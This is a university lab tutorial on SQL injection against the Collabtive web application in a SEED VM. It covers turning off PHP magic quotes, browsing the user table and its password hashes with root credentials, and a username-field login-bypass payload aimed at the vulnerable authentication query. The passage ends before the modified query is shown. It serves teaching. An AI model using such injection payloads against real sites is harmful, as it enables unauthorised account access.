FIT-3173 Software Security

Week 9 Tutorial: SQL Injection Attack


1. Background & Environment Setup

In this tutorial, we attempt to proceed the SQL injection attack on a provided web application, a.k.a. `Collabtive`. Applications we need to resort in this lab are `Firefox`, `Apache` web server, and `Collabtive` web-based application. All of them are provided in the pre-built SEEDUbuntu12.04 VM.

First, we need to **start the Apache web server** by passing following command in the terminal:

```
$ sudo service apache2 start
```

The screen capture is showed below:




```
[04/19/2018 21:27] seed@ubuntu:/etc/apache2/sites-available$ sudo service apache
2 start
[sudo] password for seed:
 * Starting web server apache2
httpd (pid 1382) already running
                                                                         [ OK ]
[04/19/2018 22:12] seed@ubuntu:/etc/apache2/sites-available$ █
```

Afterwards, we **turn off the countermeasure**.

By default, the PHP provides a mechanism to proactively defend a SQL injection attack by imposing `magic_quotes_gpc` (you may find out more information from this link https://en.wikipedia.org/wiki/Magic_quotes). Here is the command to turn off the magic quotes:


1. We find out and open the `php.ini` file.

```
$ sudo gedit /etc/php5/apache2/php.ini
```



```
[04/19/2018 23:29] seed@ubuntu:/etc/php5/apache2$ sudo gedit /etc/php5/apache2/p
hp.ini
[sudo] password for seed:
```


2. We modify the value of `magic_quotes_gpc` directive inside the `php.ini` file.



```
; used (Just In Time) instead of when the script starts. If these variables
; are not used within a script, having this directive on will result in a
; performance gain. The PHP directives register_globals, register_long_arrays,
; and register_argc_argv must be disabled for this directive to have any affect.
; http://php.net/auto-globals-jit
auto_globals_jit = On

; Maximum size of POST data that PHP will accept.
; http://php.net/post-max-size
post_max_size = 8M

; Magic quotes are a preprocessing feature of PHP where PHP will attempt to
; escape any character sequences in GET, POST, COOKIE and ENV data which might
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
; http://php.net/magic-quotes-runtime
```

3. We restart the Apache web server.

```
$ sudo service apache2 restart
```



```
[04/19/2018 23:50] seed@ubuntu:/etc/php5/apache2$ sudo service apache2 restart
 * Restarting web server apache2
 ... waiting .                                                          [ OK ]
[04/19/2018 23:53] seed@ubuntu:/etc/php5/apache2$
```

2. View the database with MySQL


This part helps you familiar with the console of MySQL database and basic SQL commands. You may find out more information of the query commands from this link https://www.w3schools.com/sql/sql_select.asp .

First, we login to MySQL Console by providing following credentials.

`Username: root    Password: seedubuntu`


The command is showed below:

```
$ mysql -u root -pseedubuntu
```



```
[04/20/2018 00:06] seed@ubuntu:~$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 269
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
```

If you want to leave the database console, you can use the command `exit`.




```
mysql> exit
Bye
[04/20/2018 00:22] seed@ubuntu:~$
```

When you login the MySQL, you may check the databases following the statement:

```
mysql> show databases
```


The `collabtive` here uses the database `sql_collabtive_db`.



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| csrf_collabtive_db |
| csrf_elgg_db       |
| mysql              |
| performance_schema |
| phpmyadmin         |
| revive_adserver    |
| se_elgg_db         |
| sop_collabtive_db  |
| sql_collabtive_db  |
| test               |
| wt_elgg_db         |
| xss_collabtive_db  |
| xss_elgg_db        |
+--------------------+
14 rows in set (0.41 sec)
```

The statement below loads the database `sql_collabtive_db`:


```
mysql> use sql_collabtive_db;
```



```
mysql> use sql_collabtive_db;
Database changed
```

After that, you may list all of the tables in the database by typing the statement:


```
mysql> show tables;
```



```
mysql> show tables;
+----------------------------+
| Tables_in_sql_collabtive_db |
+----------------------------+
| chat                       |
| company                    |
| company_assigned           |
| files                      |
| files_attached             |
| log                        |
| messages                   |
| milestones                 |
| milestones_assigned        |
| projectfolders             |
| projekte                   |
| projekte_assigned          |
| roles                      |
| roles_assigned             |
| settings                   |
| tasklist                   |
| tasks                      |
| tasks_assigned             |
| timetracker                |
| user                       |
+----------------------------+
20 rows in set (0.00 sec)
```

You may use the statement `describe TABLE_NAME;` to check the scheme of the table, for example:


```
mysql> describe user;
```



```
mysql> describe user;
+-----------+--------------+------+-----+---------+----------------+
| Field     | Type         | Null | Key | Default | Extra          |
+-----------+--------------+------+-----+---------+----------------+
| ID        | int(10)      | NO   | PRI | NULL    | auto_increment |
| name      | varchar(255) | YES  | UNI |         |                |
| email     | varchar(255) | YES  |     |         |                |
| tel1      | varchar(255) | YES  |     | NULL    |                |
| tel2      | varchar(255) | YES  |     | NULL    |                |
| pass      | varchar(255) | YES  | MUL |         |                |
| company   | varchar(255) | YES  |     |         |                |
| lastlogin | varchar(255) | YES  |     |         |                |
| zip       | varchar(10)  | YES  |     | NULL    |                |
| gender    | char(1)      | YES  |     |         |                |
| url       | varchar(255) | YES  |     |         |                |
| adress    | varchar(255) | YES  |     |         |                |
| adress2   | varchar(255) | YES  |     |         |                |
| state     | varchar(255) | YES  |     |         |                |
| country   | varchar(255) | YES  |     |         |                |
| tags      | varchar(255) | YES  |     |         |                |
| locale    | varchar(6)   | YES  | MUL |         |                |
| avatar    | varchar(255) | YES  |     |         |                |
| rate      | varchar(10)  | YES  |     | NULL    |                |
+-----------+--------------+------+-----+---------+----------------+
19 rows in set (0.05 sec)
```

You may use the statement `select * from TABLE_NAME;` to list the content of the table, for example:

```
mysql> select * from user;
```




```
mysql> select * from user;
+----+-------+-------+------+------+------------------------------------------+-
--------+------------+------+--------+------+--------+---------+-------+--------
-+------+--------+--------+------+
| ID | name  | email | tel1 | tel2 | pass                                     |
company | lastlogin  | zip  | gender | url  | adress | adress2 | state | country
 | tags | locale | avatar | rate |
+----+-------+-------+------+------+------------------------------------------+-
--------+------------+------+--------+------+--------+---------+-------+--------
-+------+--------+--------+------+
|  1 | admin |       | NULL | NULL | d033e22ae348aeb5660fc2140aec35850c4da997 |
0       | 1381262237 | NULL |        |      |        |         |       |
 |      |        |        | 0    |
|  2 | seed  |       | NULL | NULL | 92713d4709377111cf31f2a71986c411bd6cb5b0 |
        |            | NULL |        |      |        |         |       |
 |      | en     |        | 0    |
|  3 | bob   |       | NULL | NULL | 48181acd22b3edaebc8a447868a7df7ce629920a |
```

3. SQL Injection Attack on SELECT statements

After processing the previous steps, we have turned off the countermeasure and have had knowledge about the database structure which we aim to inject. Here we are ready to do the attack.

Now we pursue the SQL Injection attack on `username` field on the login page of `Collabtive` at www.sqllabcollabtive.com. We attempt to login the system in fraud of checking password with the user name “`seed`” which we inspected previously. The login page is displayed as below:




The authentication is implemented by `include/class.user.php` in the `Collabtive` root directory (i.e., `/var/www/SQL/Collabtive/`). It uses the user-provided data to find out whether they match with the username and user password fields of any record in the database. If there is a match, it means the user has provided a correct username and password combination, and should be allowed to login. Like most web applications, PHP programs interact with their back-end databases using the standard SQL language. In `Collabtive`, the following SQL query is constructed in `class.user`.php to authenticate users:

```
$sel1 = mysql_query ("SELECT ID, name, locale, lastlogin, gender,
                        FROM USERS_TABLE
                        WHERE (name = ’$user’ OR email = ’$user’) AND pass = ’$pass’");
$chk = mysql_fetch_array($sel1);
if (found one record)
then {allow the user to login}
```

In the above SQL statement, the USERS TABLE is a macro in PHP, and will be replaced by the users table named user. The variable `$user` holds the string typed in the Username textbox, and `$pass` holds the string typed in the Password textbox. User’s inputs in these two textboxs are placed directly in the SQL query string.

Now we use “`seed`” to login the system.



' or name ='seed')#

By providing the value `‘ or name = ‘seed’) #` in username field, the query becomes as the following. As the # comments the rest of the line in PHP language, the authentication checking becomes a plausible but not used deterrence.

